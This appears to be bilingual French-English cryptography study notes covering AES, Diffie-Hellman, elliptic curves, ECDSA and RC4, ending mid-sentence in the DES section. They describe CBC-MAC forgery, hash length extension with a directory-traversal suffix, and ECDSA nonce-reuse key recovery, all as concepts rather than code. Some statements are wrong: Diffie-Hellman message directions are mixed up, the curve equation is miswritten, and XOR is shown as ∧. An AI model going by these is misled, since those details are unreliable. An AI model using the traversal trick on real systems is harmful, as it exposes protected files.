
We can see below how signing both messages works (NB: both signatures are completely independent from each other):




If we try to concatenate those messages, the signature is no longer valid (since  $t$  is now the IV for the second block where it was only NULL before):



However, if we XOR  $m'$  and  $t$ , the signature is now  $t'$ :




- Mode opératoire CTR :



- Formule chiffrement :  $C[n] = \text{Enc}(\text{key}, \text{NONCE} \parallel \text{counter}) \wedge M[n]$
- Formule déchiffrement :  $M[n] = \text{Enc}(\text{key}, \text{NONCE} \parallel \text{counter}) \wedge C[n]$ 
  - $\text{Enc} = \text{AES}, \dots$
  - NONCE  $\Rightarrow$  64 bits et counter  $\Rightarrow$  64 bits pour des blocs de 128 bits
  - counter = 1, 2, 3, ...
  - à chaque nouveau chiffrement, la nonce doit être réinitialisé ( avec une autre valeur random )

- Mode opératoire ECB :




### - Diffie-Hellman

**intro :**

**I'échange de clés Diffie-Hellman, du nom de ses auteurs Whitfield Diffie et Martin Hellman, est une méthode, publiée en 1976, par laquelle deux personnes peuvent se mettre d'accord sur un nombre (qu'ils peuvent utiliser comme clé pour chiffrer la conversation suivante) sans qu'une troisième personne puisse découvrir le nombre, même en ayant écouté tous leurs échanges ( sans rien modifier ).**

**Cette idée valut en 2015 aux deux auteurs le prix Turing.**



#### - Fonctionnement de Diffie-Hellman :

- 1) Alice et Bob ont choisi un nombre premier **p** fini et une base **g** plus petit strictement que **p** (nombre pouvant être connu de tous).
- 2) Alice choisit un nombre au hasard **a** et initie un autre nombre **A = g^a [modulo p]**. Elle envoie **A** à Bob.
- 3) Bob choisit un nombre au hasard **b** et initie un autre nombre **B = g^b [modulo p]**. Il envoie **B** à Bob.
- 4) Alice, en calculant **B^a** ( **B** reçu de Bob ), obtient **g^ba [modulo p] = Secret**.

5) Bob, en calculant  $A^b$  ( $A$  reçu de Bob), obtient  $g^{ab} \pmod{p} = Secret$ .

- Il est difficile d'inverser l'exponentiation dans un corps fini (ou sur une courbe elliptique quand elle est utilisée), c'est-à-dire de calculer le logarithme discret:
- Dans la description ci-dessus, Alice et Bob travaillent dans le corps fini  $\mathbb{Z}/p\mathbb{Z}$ , ils échangeront les nombres modulo  $p$ . De manière générale, l'échange de clés Diffie-Hellman se généralise à un groupe fini cyclique quelconque (au lieu de se mettre d'accord sur un nombre premier  $p$ , ils se mettent d'accord sur un groupe fini).

Ce groupe fini peut être un corps fini dont ils n'utilisent que la multiplication, ou une courbe elliptique.

$$\text{équation courbe elliptique : } y^2 = x^3 + ax^2 + b. \\ (\text{le 2ème } x \text{ n'est pas au carré})$$

DH avec courbe elliptique :

	Alice	Bob
Étape 1 :	Alice et Bob choisissent ensemble une courbe elliptique $E(a, b, \mathbb{K})$ et un point $P$ sur la courbe. Cet échange n'a pas besoin d'être sécurisé.	
Étape 2 :	Alice choisit secrètement $k_A$ et envoie $k_A P$ à Bob. Cet échange n'a pas besoin d'être sécurisé.	Bob choisit secrètement $k_B$ et envoie $k_B P$ à Alice. Cet échange n'a pas besoin d'être sécurisé.
Étape 3 :	Alice calcule $k_A(k_B P) = (k_A k_B)P$ .	Bob calcule $k_B(k_A P) = (k_A k_B)P$ .

Si quelqu'un a espionné leurs échanges, il connaît  $E(a, b, K)$ ,  $P$ ,  $k_A P$  et  $k_B P$ . Pour pouvoir retrouver la clé  $k_A k_B P$ , il faut pouvoir calculer  $k_A$  connaissant  $P$  et  $k_A P$ . C'est ce que l'on appelle résoudre le logarithme discret sur la courbe elliptique (c'est le même type de problème, avec des notations additives, que de retrouver  $n$  dans une équation  $y \equiv x^n [p]$ , avec  $x, y$  et  $p$  connus). Le logarithme discret est déjà difficile à résoudre dans les groupes bien connus comme  $\mathbb{Z}/p\mathbb{Z}$ . Pour les groupes plus compliqués, et très différents les uns des autres, des courbes elliptiques, c'est encore plus difficile!

- Dans  $E(a, b, K)$ ,  $K$  est un corps fini auquel appartient  $x$  et  $y$ .
- Transmission de message avec un algo. de chiffrement par courbe elliptique:
  - Alice veut envoyer à Bob un message.
  - Bob commence par fabriquer une clé publique de la façon suivante: il choisit une courbe elliptique  $E(a, b, K)$ , un point  $P$  de la courbe, et un entier  $k_B$ .  
Sa clé publique est constituée par la courbe elliptique  $E(a, b, K)$  et par les points  $P$  et  $k_B * P$  de cette courbe elliptique.  
Sa clé privée est l'entier  $k_B$ .

Lorsqu'Alice veut envoyer de façon secrète un point  $M$  de la courbe elliptique à Bob, voici l'échange qui se passe :

	Alice	Bob
Étape 1 :	Alice prend connaissance de la clé publique $(E, a, b, K)$ , $P$ et $k_B P$ de Bob.	
Étape 2 :	Alice choisit secrètement et aléatoirement un entier $n$ .	
Étape 3 :	Alice calcule $nP$ et $M + nk_B P$ et envoie ces deux points à Bob.	
Étape 4 :		Avec sa clé secrète $k_B$ , Bob calcule $nk_B P$ à partir de $nP$ , puis il calcule $(M + nk_B P) - nk_B P$ . Il retrouve ainsi $M$ .

- Nous avons passé sous silence une difficulté majeure : si on veut s'échanger un texte, il faut pouvoir le transformer en une suite

de points de la courbe elliptique. Ceci est loin d'être trivial, car il n'est pas toujours facile de trouver des points sur une courbe elliptique.

- Comme les calculs sur les courbes elliptiques ne sont pas bien compliqués à réaliser, c'est un gros avantage pour les cartes à puces où on dispose de peu de puissance, et où la taille de la clé influe beaucoup sur les performances.
- Ce qui fait la différence des algorithmes de chiffrement à base de courbes elliptiques par rapport aux algorithmes basés sur les entiers comme RSA ou El-Gamal est que, pour les vaincre, il faut résoudre le logarithme discret sur le groupe de la courbe elliptique, et non un problème analogue sur les entiers.

C'est pourquoi on estime qu'une clé de 200 bits (qui mesure, pour une courbe elliptique, la taille du corps fini  $K$  de cette courbe) pour les chiffres basés sur les courbes elliptiques est plus sûre qu'une clé de 1024 bits pour le RSA.

- Les inconvénients sont de deux ordres. D'une part, la théorie des fonctions elliptiques est complexe, et encore relativement récente. Il n'est pas exclu que des trappes permettent de contourner le problème du logarithme discret.  
D'autre part, la technologie de cryptographie par courbe elliptique a fait l'objet du dépôt de nombreux brevets à travers le monde. Cela peut rendre son utilisation très coûteuse !

Symmetric Key Size (bits)	RSA and Diffie-Hellman Key Size (bits)	Elliptic Curve Key Size (bits)
80	1024	160
112	2048	224
128	3072	256
192	7680	384
256	15360	521

Table 1: NIST Recommended Key Sizes


- Ce protocole ( DH ) est vulnérable à « l'attaque de l'homme du milieu » ( exemple sans C.Elliptique ):
  - Un attaquant peut se placer entre Alice et Bob, intercepter la clé  $g^a$  envoyée par Alice et envoyer à Bob une autre clé  $g^{a'}$ , se faisant passer pour Alice.
  - De même, il peut remplacer la clé  $g^b$  envoyée par Bob à Alice par une clé  $g^{b'}$ , se faisant passer pour Bob.
  - L'attaquant communique ainsi avec Alice en utilisant la clé partagée  $g^{ab'}$  et communique avec Bob en utilisant la clé partagée  $g^{a'b}$ , Alice et Bob croient communiquer directement.

La parade classique à cette attaque consiste à signer les échanges de valeurs à l'aide d'une paire de clés asymétriques certifiées.


### - AES ( Advanced Encryption Standard )


- AES is at least six times faster than triple DES.  
A replacement for DES was needed as its key size was too small. With increasing computing power, it was considered vulnerable against exhaustive key search attack. Triple DES was designed to overcome this drawback but it was found slow.
- Longueur des blocs : 128 bits en général( 16 bytes ) ou 64 bits  
longueur de la clé : 128/192/256-bit

The schematic of AES structure



- Each round comprises four sub-processes. The first round process is depicted below :





#### - Byte Substitution (SubBytes)

The 16 input bytes are substituted by looking up a fixed table (S-box) given in design. The result is in a matrix of four rows and four columns.

#### - Shiftrows

Each of the four rows of the matrix is shifted to the left. Any entries that 'fall off' are re-inserted on the right side of the row.

#### - MixColumns


Each column of four bytes is now transformed using a special mathematical function. This function takes as input the four bytes of one column and outputs four completely new bytes, which replace the original column. The result is another new matrix consisting of 16 new bytes. It should be noted that this step is not performed in the last round.

#### - Addroundkey

The 16 bytes of the matrix are now considered as 128 bits and are XORed to the 128 bits of the round key. If this is the last round then the output is the ciphertext. Otherwise, the resulting 128 bits are interpreted as 16 bytes and we begin another similar round.

- Les clés de l'AES font 128, 192 ou 256 bits. Chacune correspondant à un nombre de répétition du chiffrement.  
Ces clés sont étendues (**key schedule**). D'autres clés sont créées à partir de la clé initiale (pour chaque tours). Finalement, c'est comme si "une grande clef" qui est utilisée.

### Extension d'une clef 128 bits



Avec  $W_i$  = la colonne  $i$  (4 octets) de la clef représentée par une matrice.

- $g()$ : une fonction linéaire spéciale définie.
  - Now, for AES256, the first two round keys are, in fact, 256 bits taken directly from the AES key. After that, it computed the next round key based on a simple function of the previous two round keys (plus a per round constant)
  - The process of decryption of an AES ciphertext is similar to the encryption process in the reverse order.
  - There are no known "efficient" attacks on full AES. This means that if you want to break the 10 rounds of AES-128, you will probably have to do a brute-force attack (or something close to that).
  - If we use less than 10-round, it's dangerous.
- 
-

## - PKCS#5 and PKCS#7 padding :

The padding will be one of:

```
01  
02 02  
03 03 03  
04 04 04 04  
05 05 05 05 05  
06 06 06 06 06 06  
etc.
```

This padding method (as well as the previous two) is well-defined if and only if  $N$  is less than 256.

If the length of the original data is an integer multiple of the block size  $B$ , then an extra block of bytes with value  $B$  ( size of one block ) is added.

- The difference between the PKCS#5 and PKCS#7 padding mechanisms is the block size; PKCS#5 padding is defined for 8-byte block sizes, PKCS#7 padding would work for any block size from 1 to 255 bytes.  
So fundamentally PKCS#5 padding is a subset of PKCS#7 padding for 8 byte block sizes.

## - Perfect Forward Secrecy ( PFS ):

La propriété de **forward secrecy** permet à une information chiffrée aujourd'hui de rester confidentielle en cas de compromission future de la clef privée d'un correspondant ( en utilisant l'aspect "Éphémère" dans TLS par exemple ).

À noter que l'implémentation de cette propriété coûte une partie dans le temps de calcul.

## Hash length attack extension

# Length Extension

Length extension comes from the way a developer may use a hash function that is not resistant to length extension.

If a developer does something like:

**HASH([SECRET][DATA])**

Where:

- **[SECRET]** is the secret used to protect the signature.
- **[DATA]** is the string being signed.

It's possible for an attacker to compute:

**HASH([SECRET][DATA][PADDING][SUFFIX])**

Where:

- **[SECRET]** is the secret used to protect the signature.
- **[DATA]** is the string being signed.
- **[PADDING]** is the padding of the **HASH** function
- **[SUFFIX]** is an arbitrary suffix chosen by the attacker.

This can, for example, be used in a directory traversal like in this challenge:

**HASH(secretmyfile.rb[PADDING]/../anotherfile)**

Where:

- **secret** is a secret
- **file.rb** is the signed value
- **[PADDING]** is the padding of the **HASH** function
- **/../anotherfile** is the suffix picked by the attacker

The only thing the attacker needs to know is the size of the secret **[SECRET]** and the **[DATA]** to be able to compute the **[PADDING]**. If you don't know the length of the **[SECRET]**, you can just bruteforce the value.

Algorithms like MD5, SHA-1, and SHA-2 that are based on the Merkle-Damgård construction are susceptible to this kind of attack. The SHA-3 algorithm is not susceptible.

<https://blog.skullsecurity.org/2012/everything-you-need-to-know-about-hash-length-extension-attacks>

## Liste d'Algo de générateur de nombres pseudo-aléatoires

Mersenne Twister

L'algorithme est basé sur un

	<p><b>TGSFR</b> (twisted generalised shift feedback register, un type particulier de registre à décalage à rétroaction).</p> <p>Sa période est de <math>2^{19937} - 1</math>.</p> <p>Si on a les éléments d'une suite, les éléments suivants sont prédictibles avec cette algo.</p>
Berlekamp-Massey	
Reed-Sloane	

In computer security, a **side-channel attack** is any attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself (e.g. cryptanalysis and software bugs). Timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information, which can be exploited.

## - ECDSA ("Elliptic Curve Digital Signature Algorithm")

- Les avantages de ECDSA sur DSA et RSA sont des **longueurs de clés plus courtes** et des opérations de signature et de chiffrement plus rapides.

- ECDSA est l'algorithme de signature électronique à clé publique utilisé par Bitcoin.

### Génération des clés pub/priv :

Soient les paramètres (A, B, P, G, n) tels que :

- La courbe C définie par :  $(y^2 = x^3 + Ax + B \pmod{P})$
- G un point de la courbe
- n le nombre entier tel que  $n * G = 0$

Toutes les courbes ne se valent pas, et ces paramètres ne sont pas choisis au hasard. Plusieurs courbes sont proposées par le Standards for Efficient Cryptography Group (SECG). Le protocole Bitcoin, par exemple, utilise la courbe poétiquement nommée « secp256k1 » dont les paramètres sont les suivants :

```
P = 2 ** 256 - 2 ** 32 - 2 ** 9 - 2 ** 8 - 2 ** 7 - 2 ** 6 - 2 ** 4 - 1
A = 0
B = 7
GX = 0x79BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798
GY = 0x483ADA7726A3C4655DA4FBFC0E1108A8FD17B448A68554199C47D08FFB10D4B8
G = (GX, GY)
N = 0xFFFFFFFFFFFFFFFFFFFFFFFEBAEDCE6AF48A03BBFD25E8CD0364141
```

Pour générer une clé privée, il suffit de choisir au hasard un nombre s entre 1 et N - 1. Facile, non ? La clé publique, quand à elle, est égale au point  $Q = s * G$ .

Connaissant s et G, vous savez désormais qu'il est très facile de calculer Q. En revanche, il est virtuellement impossible de retrouver s à partir de G et Q. Du moins, pas sans disposer de quelques millions d'années devant vous.

## Signature d'un message

L'algorithme ECDSA (Elliptic Curve Digital Signature Algorithm) permet de signer des messages ; en lui même, il n'a pas grand intérêt, donc pas la peine d'en faire des tartines.

Imaginez que vous souhaitiez signer quelque chose, n'importe quelle suite de bits (une phrase, un fichier, on s'en fout). Voici comment on signe ce bazar avec la courbe  $(A, B, P, G, n)$  :

- $(m = H(\text{message}))$  ou  $H$  est un algo de hash, par exemple SHA-256.
- Soit  $k$  un entier au hasard entre  $1$  et  $n - 1$
- Soit  $r$  l'abscisse du point  $k * G \pmod{n}$
- Soit  $s = k^{-1} (m + rp) \pmod{n}$

**p = private key**

La signature est donnée par le couple  $r, s$ .

**k is named a nonce here.**

**En effet, le fait que le logarithme discret ( sur courbe elliptique ) soit un problème difficile nous assure qu'un attaquant ne pourra pas retrouver la clé privée de Bob en un temps raisonnable**

## Vérification d'une signature

Idem, le processus de vérification de la signature est relativement simple. Soient  $m$  notre hash de message, et la signature  $(r, s)$ .

- Vérifier que la clé publique  $Q$  est valide.
- Vérifier que  $n * Q = 0$ .
- Vérifier que  $r$  et  $s$  sont dans  $[1, n - 1]$
- $w = s^{-1} \pmod{n}$
- $(i, j) = m * w * G + r * w * Q$
- Si  $i = r \pmod{n}$ , alors la signature est valide

**Attack on ECDSA :**

- **Recovering secret keys from reused nonces :**
  - if a signer ever releases a signature and also releases the nonce they used, an attacker can immediately recover the secret key.
  - Even if the signer keeps every nonce secret, if they accidentally repeat a single nonce (even for different messages), the secret key can immediately be recovered as well.

## Algorithme RC4 :

RC4 est un algorithme de chiffrement par flux (par flot ou encore sans état) à clésymétrique développé en 1987 par Ronald Rivest (l'un des créateurs du RSA). C'est un générateur de bits pseudo-aléatoires dont le résultat est combiné avec le texte en clair via une opération XOR.

Son nom signifie : Ron's Code #4 ou encore Rivest Cipher #4.

Il utilise différentes tailles de clé, couramment jusqu'à 256 bits.

RC4 ne nécessite pas trop de puissance de calcul. Il est extrêmement rapide (environ 10x plus rapide que le DES).

Cet algorithme reprend le principe du masque jetable (OTP - One Time Pad ou masque de Vernam). En effet, on génère un flux de données de taille identique au flux de données claires et on fait un XOR entre les deux, le déchiffrement se fait par XOR entre le chiffré et le même flux pseudo-aléatoire.

## EDDSA

- EdDSA (anglais : Edwards-curve Digital Signature Algorithm (algorithme de signature numérique Courbe d'Edwards), à ne pas confondre avec ecDSA), est, dans le domaine de la cryptographie asymétrique, un schéma de signature numérique utilisant une variante de la cryptographie sur les courbes elliptiques basée sur les courbes d'Edwards tordues. Il a été conçu pour fournir de bonnes performances tout en évitant les problèmes de sécurité qui sont apparus dans les autres schémas de signatures électroniques.

## DES

- The Data Encryption Standard (DES) is an algorithm that was adopted as an official standard in 1977 in the US. The original proposal was modified slightly to strengthen against differential cryptanalysis, but

